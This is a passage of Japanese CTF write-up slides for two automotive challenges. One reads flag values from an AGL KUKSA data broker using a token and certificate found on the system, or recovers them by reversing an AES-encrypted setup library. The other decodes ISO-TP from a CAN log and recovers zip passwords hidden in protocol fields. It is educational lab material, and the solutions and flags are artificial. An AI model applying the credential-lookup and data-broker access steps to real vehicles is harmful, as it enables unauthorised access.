
- ヒントは、/root/.hint.txtにあります

```
root@qemux86-64:~# ls -la
total 20
drwx------.  3 root root 4096 May 27 08:09 .
drwxr-xr-x. 17 root root 4096 May 27 07:56 ..
-rwx------.  1 root root   88 Mar  9 03:15 .hint.txt
drwx------.  2 root root 4096 May 27 07:56 .ssh
-rw-------.  1 root root  884 May 27 08:09 .viminfo
root@qemux86-64:~# cat .hint.txt
FLAG4 hint: Do you notice suspicious partitions?
FLAG5 hint: Check KUKSA VSS.
root@qemux86-64:~#
```

- KUKSA, VSS (Vehicle Signal Specification)は、AGLで使われるData Brokerのこと

AGL 5

- データを共通化して取得できるようにするための基盤



AGL 5

- VSS定義は、/usr/share/vss/vss.jsonにある

VSS定義(/usr/share/vss/vss.json)

```
11317      "ctf": {
11318        "children": {
11319          "flag5": {
11320            "children": {
11321              "c1": {
11322                "datatype": "string",
11323                "description": "CTF flag5 character 1.",
11324                "type": "sensor"
11325              },
11326              "c2": {
11327                "datatype": "string",
11328                "description": "CTF flag5 character 2.",
```

load

KUKSA.val / KUKSA Data Broker
- Vehicle.ctf.flag5.c1
- …
- Vehicle.ctf.flag5.c41
- Vehicle.ctf.hint: See /usr/sbin/agl-vss-helper.py

- しかしVSS定義にc1～c41の「値」は書かれていない
  - 値は動的に設定されるため
- AGL起動後、何らかの方法でData Brokerに値が設定されるはず
  - 設定された値を、Data Brokerから読み取る必要がある

AGL 5

- [解法1]
  - KUKSAに関するコマンドとして、kuksa-client が見つかる
    - しかしそのまま起動しても上手く動かない (必要な引数が不足しているエラーが出ます)
    - 正しいトークンや証明書が必要なように見える

```
root@qemux86-64:~# kuksa-client -h
Readline features including tab completion have been disabled because
no supported version of readline was found. To resolve this, install
pyreadline3 on Windows or gnureadline on Linux/Mac.

usage: kuksa-client [-h] [--token_or_tokenfile TOKEN_OR_TOKENFILE] [--cacertificate CACERTIFICATE] [--tls-server-name TLS_SERVER_NAME] [server]

positional arguments:
  server                VSS server to connect to. Format: protocol://host[:port]. Supported protocols: [grpc, grpcs, ws, wss]. Example:
                        grpc://127.0.0.1:55555

options:
  -h, --help            show this help message and exit
  --token_or_tokenfile TOKEN_OR_TOKENFILE
                        JWT token or path to a JWT token file (.token)
  --cacertificate CACERTIFICATE
                        Client root cert file (.pem). Needed for TLS enabled transports (grpcs, wss)
  --tls-server-name TLS_SERVER_NAME
                        CA name of server, needed in some cases where subjectAltName does not suffice
root@qemux86-64:~#
```

AGL 5

- VSS定義にあったヒントを見ましょう

```
11527             "description": "CTF flag5 character slots.",
11528             "type": "branch"
11529           },
11530           "hint": {
11531             "datatype": "string",
11532             "description": "See /usr/sbin/agl-vss-helper.py",
11533             "type": "sensor"
11534           }
11535         },
11536         "description": "CTF challenge data.",
11537         "type": "branch"
```

- /usr/sbin/agl-vss-helper.pyには、以下のファイルパスが記されている
  - ほしかった、トークンや証明書などのパスが見つかります

```
16 # Defaults
17 hostname = "localhost"
18 port = 55555
19 config_filename = "/etc/xdg/AGL/agl-vss-helper.yaml"
20 token_filename = "/etc/xdg/AGL/agl-vss-helper/agl-vss-helper.token"
21 ca_cert_filename = "/etc/kuksa-val/CA.pem"
22 tls_server_name = "localhost"
23 verbose = False
```

AGL 5

- 以下のように、KUKSAクライアントを使って Data Brokerに問い合せると、フラグが 1文字ずつ得られる

```
$ kuksa-client ¥
--cacertificate /etc/kuksa-val/CA.pem ¥
--token_or_tokenfile ¥
/etc/xdg/AGL/agl-vss-helper/agl-vss-helper.token ¥
grpcs://127.0.0.1:55555
<<< 'getValue Vehicle.ctf.flag5.c1'
```

  - ※「<<<」はbashのヒアストリング
  - flag5:FLAG{valu3s_l1ve_1ns1d3_d4t4br0k3r}

```
root@qemux86-64:~# kuksa-client --cacertificate /etc/kuksa-val/CA.pem \
> --token_or_tokenfile /etc/xdg/AGL/agl-vss-helper/agl-vss-helper.token \
> grpcs://127.0.0.1:55555 <<< 'getValue Vehicle.ctf.flag5.c1'
Readline features including tab completion have been disabled because
no supported version of readline was found. To resolve this, install
pyreadline3 on Windows or gnureadline on Linux/Mac.

                    kuksa-client CLI
                    0.0.0

Connecting to VSS server at 127.0.0.1 port 55555 using KUKSA GRPC protocol.
TLS will be used.
2026-05-27 12:30:46,871 INFO kuksa_client.grpc: Using TLS with Root CA from /etc/kuksa-val/CA.pem
2026-05-27 12:30:46,886 INFO kuksa_client.grpc.aio: Establishing secure channel
2026-05-27 12:30:46,983 INFO kuksa_client.cli_backend.grpc: Secure gRPC channel connected.
{
    "path": "Vehicle.ctf.flag5.c1",
    "value": {
        "value": "f",
        "timestamp": "2026-05-27T12:11:47.626028+00:00"
    }
}

2026-05-27 12:30:48,043 INFO kuksa_client.cli_backend.grpc: gRPC channel disconnected.
root@qemux86-64:~#
```


AGL 5

- [解法2]
  - 「AGL起動後、何らかの方法でData Brokerに値が設定されるはず」
  - 誰が設定しているのか？
    - Systemd経由で **agl-setup.service** が OS起動時に呼ばれる
    - → **/usr/bin/agl-setup** を実行
    - → **/usr/lib/libaglsetup.so** をロードして実行
    - これをバイナリ解析しても解けます
    - AES-256-ECBで暗号化された文字列を復号(鍵:ALL 0)し、コマンドとしてkuksa-clientを実行しています
    - "setValue Vehicle.ctf.flag5.c1 f" といった入力を与えています

AGL 5


- [解法3]
  - OSを一度でも起動すると、ルートディレクトリに .vssclient_history が作られる
    - 解法2で紹介した、フラグ設定コマンドの実行履歴
  - 7zで圧縮されているため、展開すれば読めます

7z展開



I Saw Our Time Pass

- 問題は右の通り
  - CAN通信のログから、フラグを見つける必要があります
  - カテゴリが「ステガノグラフィ」であることもヒント
  - レビュー段階ではAIが解けなかった問題ですが、大会直前でAIが解けるようになってしまいました
  - 実務でもISO-TPはよく使います



I Saw Our Time Pass

- 問題タイトルの頭文字「ISOTP」がヒント
  - CAN通信で使われる、ISO-TPを意図しています
  - 8バイトしかないCANフレームを複数使って、大きなデータを表現するためのプロトコル

ISO 15765-2[1]、または*ISO-TP*（Transport Layer）は、CANバスを介してデータパケットを送信するための国際規格である。このプロトコルは、CANフレームの8バイトの最大ペイロード長を超えるメッセージの転送を可能にする。ISO-TPは長いメッセージを複数のフレーム（マルチフレーム）に分割し、個々のフレームの解釈と受信者による完全なメッセージパケットへの再構成を可能にするメタデータを付与する。一つのメッセージパケットについて最大4095バイトのペイロードを搬送できる。

https://ja.wikipedia.org/wiki/ISO_15765-2 より

```
    |0        |1        |2        |3        |4        |5
1   (1778132306.321165) vcan0 700 [8] 07 34 00 44 00 00 10 B1
2   (1778132306.321254) vcan0 703 [8] 07 34 00 44 00 00 10 A4
3   (1778132306.321290) vcan0 701 [8] 07 34 00 44 00 00 10 C2
4   (1778132306.321316) vcan0 702 [8] 07 34 00 44 00 00 10 D3
5   (1778132306.334795) vcan0 70B [8] 04 74 20 00 20 00 00 00
6   (1778132306.334899) vcan0 709 [8] 04 74 20 00 20 00 00 00
```

CANフレーム(ログの1行)は1つあたり8バイト

I Saw Our Time Pass

- 生のCANログを、ISO-TPで解釈しなおすところから始める
  - まずはcanplayerが認識できる形式に変換
  - 変換したデータをvcan0(仮想CANインターフェース)に流し、isotpdumpで受信し直す

変換

```
$ awk '{
    ts=$1
    iface=$2
    id=$3
    data=""
    for (i=5; i<=NF; i++) {
        data=data $i
    }
    print ts " " iface " " id "#" data
}' can.log > canplayer.log
```

送信

```
$ modprobe can
$ ip link add dev vcan0 type vcan
$ ip link set vcan0 up
$ canplayer -l i -I canplayer.log vcan0=vcan0
```

受信

```
$ isotpdump -a -s 0 -d CANID vcan0
```

I Saw Our Time Pass

- ログには8つのCANIDがあり、4つがzip送信、4つがそれらの応答に見える

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -a -d 0 -s 700 vcan0
 vcan0  700  [8]  [CF] sn: A    data: 00 00 66 6C 61 67 2E  -  '..flag.'
 vcan0  700  [8]  [CF] sn: B    data: 74 78 74 50 4B 05 00  -  'txtPK..'
 vcan0  700  [8]  [FF] ln: 82   data: 36 37 06 00 00 00     -  '67....'
 vcan0  700  [8]  [CF] sn: 1    data: 00 01 00 01 00 36 00  -  '.....6.'
 vcan0  700  [8]  [CF] sn: 2    data: 00 00 56 00 00 00 00  -  '..V....'
 vcan0  700  [8]  [CF] sn: 3    data: 00 50 4B 03 04 0A 00  -  '.PK....'
 vcan0  700  [8]  [CF] sn: 4    data: 09 00 00 00 00 48 21  -  '.....H!'
```

CANID=700

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -a -d 0 -s 701 vcan0
 vcan0  701  [8]  [CF] sn: 5    data: DE A2 57 71 A6 0E F0  -  '..Wq...'
 vcan0  701  [8]  [CF] sn: 6    data: A7 26 16 4B BC 81 CE  -  '.&.K...'
 vcan0  701  [8]  [CF] sn: 7    data: 08 03 9A 98 38 7E 91  -  '....8~.'
 vcan0  701  [8]  [CF] sn: 8    data: 12 4C 71 6D 08 50 4B  -  '.Lqm.PK'
 vcan0  701  [8]  [CF] sn: 9    data: 07 08 74 CD 6D 85 2A  -  '..t.m.*'
 vcan0  701  [8]  [CF] sn: A    data: 00 00 00 1F 00 00 00  -  '.......'
 vcan0  701  [8]  [CF] sn: B    data: 50 4B 01 02 1E 03 00  -  'PK.....'
```

CANID=701

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -a -d 0 -s 702 vcan0
 vcan0  702  [8]  [CF] sn: 8    data: 00 00 00 08 00 00 00  -  '.......'
 vcan0  702  [8]  [CF] sn: 9    data: 00 00 00 00 01 00 00  -  '.......'
 vcan0  702  [8]  [CF] sn: A    data: 00 A4 81 00 00 00 00  -  '.......'
 vcan0  702  [8]  [CF] sn: B    data: 66 6C 61 67 2E 74 78  -  'flag.tx'
 vcan0  702  [8]  [CF] sn: C    data: 74 50 4B 05 06 00 00  -  'tPK....'
 vcan0  702  [8]  [CF] sn: D    data: 00 00 01 00 01 00 36  -  '......6'
 vcan0  702  [8]  [CF] sn: E    data: 00 00 00 63 00 00 00  -  '...c...'
```

CANID=702

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -a -d 0 -s 703 vcan0
 vcan0  703  [8]  [CF] sn: 1    data: 78 74 50 4B 05 06 00  -  'xtPK...'
 vcan0  703  [8]  [CF] sn: 2    data: 00 00 00 01 00 01 00  -  '.......'
 vcan0  703  [8]  [CF] sn: 3    data: 36 00 00 00 55 00 00  -  '6...U..'
 vcan0  703  [8]  [CF] sn: 4    data: 00 00 00 50 4B 03 04  -  '...PK..'
 vcan0  703  [8]  [CF] sn: 5    data: 0A 00 09 00 00 00 00  -  '.......'
 vcan0  703  [8]  [CF] sn: 6    data: 48 21 58 90 7D B8 A9  -  'H!X.}..'
 vcan0  703  [8]  [CF] sn: 7    data: 24 00 00 00 18 00 00  -  '$......'
```

CANID=703

いずれもflag.txtの入ったzipをISO-TPで転送している

短いデータのみで構成される(ISO-TP応答)

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -a -d 0 -s 708 vcan0
 vcan0  708  [8]  [SF] ln: 2    data: 76 7E 00 00 00 00 00  -  'v~.....'
 vcan0  708  [8]  [FC] FC: 0 = CTS # BS: 70 # STmin: 0x00 = 0 ms
 vcan0  708  [8]  [SF] ln: 2    data: 76 7F 00 00 00 00 00  -  'v......'
 vcan0  708  [8]  [FC] FC: 0 = CTS # BS: 76 # STmin: 0x00 = 0 ms
 vcan0  708  [8]  [SF] ln: 2    data: 76 80 00 00 00 00 00  -  'v......'
 vcan0  708  [8]  [FC] FC: 0 = CTS # BS: 48 # STmin: 0x00 = 0 ms
 vcan0  708  [8]  [SF] ln: 2    data: 76 81 00 00 00 00 00  -  'v......'
```

CANID=708

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -a -d 0 -s 709 vcan0
 vcan0  709  [8]  [SF] ln: 2    data: 76 11 00 00 00 00 00  -  'v......'
 vcan0  709  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x34 = 52 ms
 vcan0  709  [8]  [SF] ln: 2    data: 76 12 00 00 00 00 00  -  'v......'
 vcan0  709  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x52 = 82 ms
 vcan0  709  [8]  [SF] ln: 2    data: 76 13 00 00 00 00 00  -  'v......'
 vcan0  709  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x34 = 52 ms
 vcan0  709  [8]  [SF] ln: 2    data: 76 14 00 00 00 00 00  -  'v......'
```

CANID=709

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -a -d 0 -s 70a vcan0
 vcan0  70A  [8]  [FC] FC: 0 = CTS # BS: 8 # STmin: 0x05 = 5 ms
 vcan0  70A  [8]  [SF] ln: 2    data: 76 32 00 00 00 00 00  -  'v2.....'
 vcan0  70A  [8]  [FC] FC: 0 = CTS # BS: 8 # STmin: 0x05 = 5 ms
 vcan0  70A  [8]  [SF] ln: 2    data: 76 33 00 00 00 00 00  -  'v3.....'
 vcan0  70A  [8]  [FC] FC: 0 = CTS # BS: 8 # STmin: 0x05 = 5 ms
 vcan0  70A  [8]  [SF] ln: 2    data: 76 34 00 00 00 00 00  -  'v4.....'
 vcan0  70A  [8]  [FC] FC: 0 = CTS # BS: 8 # STmin: 0x05 = 5 ms
```

CANID=70a

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -a -d 0 -s 70b vcan0
 vcan0  70B  [8]  [SF] ln: 2    data: 76 83 00 00 00 00 00  -  'v......'
 vcan0  70B  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x00 = 0 ms
 vcan0  70B  [8]  [SF] ln: 2    data: 76 84 00 00 00 00 00  -  'v......'
 vcan0  70B  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x00 = 0 ms
 vcan0  70B  [8]  [SF] ln: 2    data: 76 85 00 00 00 00 00  -  'v......'
 vcan0  70B  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x00 = 0 ms
 vcan0  70B  [8]  [SF] ln: 2    data: 76 86 00 00 00 00 00  -  'v......'
```

CANID=70b

I Saw Our Time Pass

- CANID=702のISO-TP通信に、フラグの入ったパスワード付きzipがある
  - プロトコルをパースして、転送データを取り出せば良い
  - たくさんのzipのうち、4重zipになっている(=他とは違う)のはこれだけ

I Saw Our Time Pass

- zipのパスワードは、ISO-TPの様々なフィールドに隠されている
  - 1つ目: CANID=708 **Block Sizeフィールド** (10進数です)

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -a -d 0 -s 708 vcan0
 vcan0  708  [8]  [SF] ln: 2    data: 76 78 00 00 00 00 00  -  'vx.....'
 vcan0  708  [8]  [FC] FC: 0 = CTS # BS: 80 # STmin: 0x00 = 0 ms
 vcan0  708  [8]  [SF] ln: 2    data: 76 79 00 00 00 00 00  -  'vy.....'
 vcan0  708  [8]  [FC] FC: 0 = CTS # BS: 87 # STmin: 0x00 = 0 ms
 vcan0  708  [8]  [SF] ln: 2    data: 76 7A 00 00 00 00 00  -  'vz.....'
 vcan0  708  [8]  [FC] FC: 0 = CTS # BS: 49 # STmin: 0x00 = 0 ms
 vcan0  708  [8]  [SF] ln: 2    data: 76 7B 00 00 00 00 00  -  'v{.....'
 vcan0  708  [8]  [FC] FC: 0 = CTS # BS: 41 # STmin: 0x00 = 0 ms
 vcan0  708  [8]  [SF] ln: 2    data: 76 7C 00 00 00 00 00  -  'v|.....'
 vcan0  708  [8]  [FC] FC: 0 = CTS # BS: 58 # STmin: 0x00 = 0 ms
 vcan0  708  [8]  [SF] ln: 2    data: 76 7D 00 00 00 00 00  -  'v}.....'
 vcan0  708  [8]  [FC] FC: 0 = CTS # BS: 32 # STmin: 0x00 = 0 ms
 vcan0  708  [8]  [SF] ln: 2    data: 76 7E 00 00 00 00 00  -  'v~.....'
 vcan0  708  [8]  [FC] FC: 0 = CTS # BS: 70 # STmin: 0x00 = 0 ms
 vcan0  708  [8]  [SF] ln: 2    data: 76 7F 00 00 00 00 00  -  'v......'
 vcan0  708  [8]  [FC] FC: 0 = CTS # BS: 76 # STmin: 0x00 = 0 ms
```

```
$ isotpdump -s 0 -d 708 vcan0 | perl -ne 'BEGIN{$|=1} print chr($1) if /BS: (¥d+)/'
→ "YOU GOT THE FIRST PASSWORD(PW1): FL0W_C0N7R0L_C4RR135_M34N1N6   BUT THIS IS NOT THE FLAG:("
```

I Saw Our Time Pass

- 2つ目: CANID=709
  - **Separation Time Minimumフィールド**

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -s 0 -d 709 vcan0
  vcan0  709  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x3A = 58 ms
  vcan0  709  [8]  [SF] ln: 2    data: 76 04 00 00 00 00 00
  vcan0  709  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x20 = 32 ms
  vcan0  709  [8]  [SF] ln: 2    data: 76 05 00 00 00 00 00
  vcan0  709  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x35 = 53 ms
  vcan0  709  [8]  [SF] ln: 2    data: 76 06 00 00 00 00 00
  vcan0  709  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x33 = 51 ms
  vcan0  709  [8]  [SF] ln: 2    data: 76 07 00 00 00 00 00
  vcan0  709  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x50 = 80 ms
  vcan0  709  [8]  [SF] ln: 2    data: 76 08 00 00 00 00 00
  vcan0  709  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x34 = 52 ms
  vcan0  709  [8]  [SF] ln: 2    data: 76 09 00 00 00 00 00
  vcan0  709  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x52 = 82 ms
  vcan0  709  [8]  [SF] ln: 2    data: 76 0A 00 00 00 00 00
  vcan0  709  [8]  [FC] FC: 0 = CTS # BS: 0 = off # STmin: 0x34 = 52 ms
  vcan0  709  [8]  [SF] ln: 2    data: 76 0B 00 00 00 00 00
```

```
$ isotpdump -s 0 -d 709 vcan0 | perl -ne 'BEGIN{$|=1} print chr(hex($1)) if /STmin: (0x..)/'
→ "PW2: 53P4R4710N_71M3_15_4_CLU3"
```

I Saw Our Time Pass

- 3つ目: CANID=702
  - **First Frame lengthフィールド** (256を減算する必要があります)

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -s 0 -d 702 vcan0
 vcan0  702  [8]  [CF] sn: A    data: 07 08 AD 5D CD 99 1E
 vcan0  702  [8]  [CF] sn: B    data: 00 00 00 12 00 00 00
 vcan0  702  [8]  [CF] sn: C    data: 50 4B 01 02 1E 03 0A
 vcan0  702  [8]  [CF] sn: D    data: 00 09 00 00 00 00 48
 vcan0  702  [8]  [CF] sn: E    data: 21 58 AD 5D CD 00 00
 vcan0  702  [8]  [FF] ln: 305  data: 36 07 99 1E 00 00
 vcan0  702  [8]  [CF] sn: 1    data: 00 12 00 00 00 08 00
 vcan0  702  [8]  [CF] sn: 2    data: 00 00 00 00 00 00 01
 vcan0  702  [8]  [CF] sn: 3    data: 00 00 00 A4 81 00 00
 vcan0  702  [8]  [CF] sn: 4    data: 00 00 66 6C 61 67 2E
 vcan0  702  [8]  [CF] sn: 5    data: 74 78 74 50 4B 05 06
 vcan0  702  [8]  [CF] sn: 6    data: 00 00 00 00 01 00 01
 vcan0  702  [8]  [CF] sn: 7    data: 00 36 00 00 00 54 00
 vcan0  702  [8]  [CF] sn: 8    data: 00 00 00 00 50 4B 03
 vcan0  702  [8]  [CF] sn: 9    data: 04 0A 00 09 00 00 00
 vcan0  702  [8]  [CF] sn: A    data: 00 48 21 58 26 F2 F6
 vcan0  702  [8]  [CF] sn: B    data: 8C 2D 00 00 00 21 00
```

```
$ isotpdump -s 0 -d 702 vcan0 | perl -ne 'BEGIN {$|=1} print chr($1-256) if /ln: (¥d{3}+)/'
→ "PW3: F1R57_FR4M3_KN0W5_M0R3"
```

I Saw Our Time Pass

- 4つ目: CANID=703
  - **Consecutive Frameフィールドの最終シーケンス番号** (4二ブルずつ格納)

```
root@Ubuntu2604:~/shared/ctf/a# isotpdump -a -s 0 -d 703 vcan0
 vcan0  703  [8]  [CF] sn: 2    data: 08 90 7D B8 A9 24 00  -  '..}..$.'
 vcan0  703  [8]  [CF] sn: 3    data: 00 00 18 00 00 00 50  -  '......P'
 vcan0  703  [8]  [CF] sn: 4    data: 4B 01 02 1E 03 0A 00  -  'K......'
 vcan0  703  [8]  [FF] ln: 139  data: 36 53 09 00 00 00     -  '6S....'
 vcan0  703  [8]  [CF] sn: 1    data: 00 48 21 58 90 7D B8  -  '.H!X.}.'
 vcan0  703  [8]  [CF] sn: 2    data: A9 24 00 00 00 18 00  -  '.$.....'

 vcan0  703  [8]  [CF] sn: F    data: 2E 74 78 74 13 1E 3E  -  '.txt..>'
 vcan0  703  [8]  [CF] sn: 0    data: EC 4A 1D E7 02 B4 23  -  '.J....#'
 vcan0  703  [8]  [CF] sn: 1    data: 80 E0 D9 42 A9 16 60  -  '...B..`'
 vcan0  703  [8]  [CF] sn: 2    data: 2A 30 E0 B9 EB 4D 6F  -  '*0...Mo'
 vcan0  703  [8]  [CF] sn: 3    data: B6 C6 3D EB 6B 95 54  -  '..=.k.T'
 vcan0  703  [8]  [FF] ln: 153  data: 36 54 5B 78 99 A3     -  '6T[x..'
 vcan0  703  [8]  [CF] sn: 1    data: 91 01 4F 28 2A 63 B6  -  '..O(*c.'
```

```
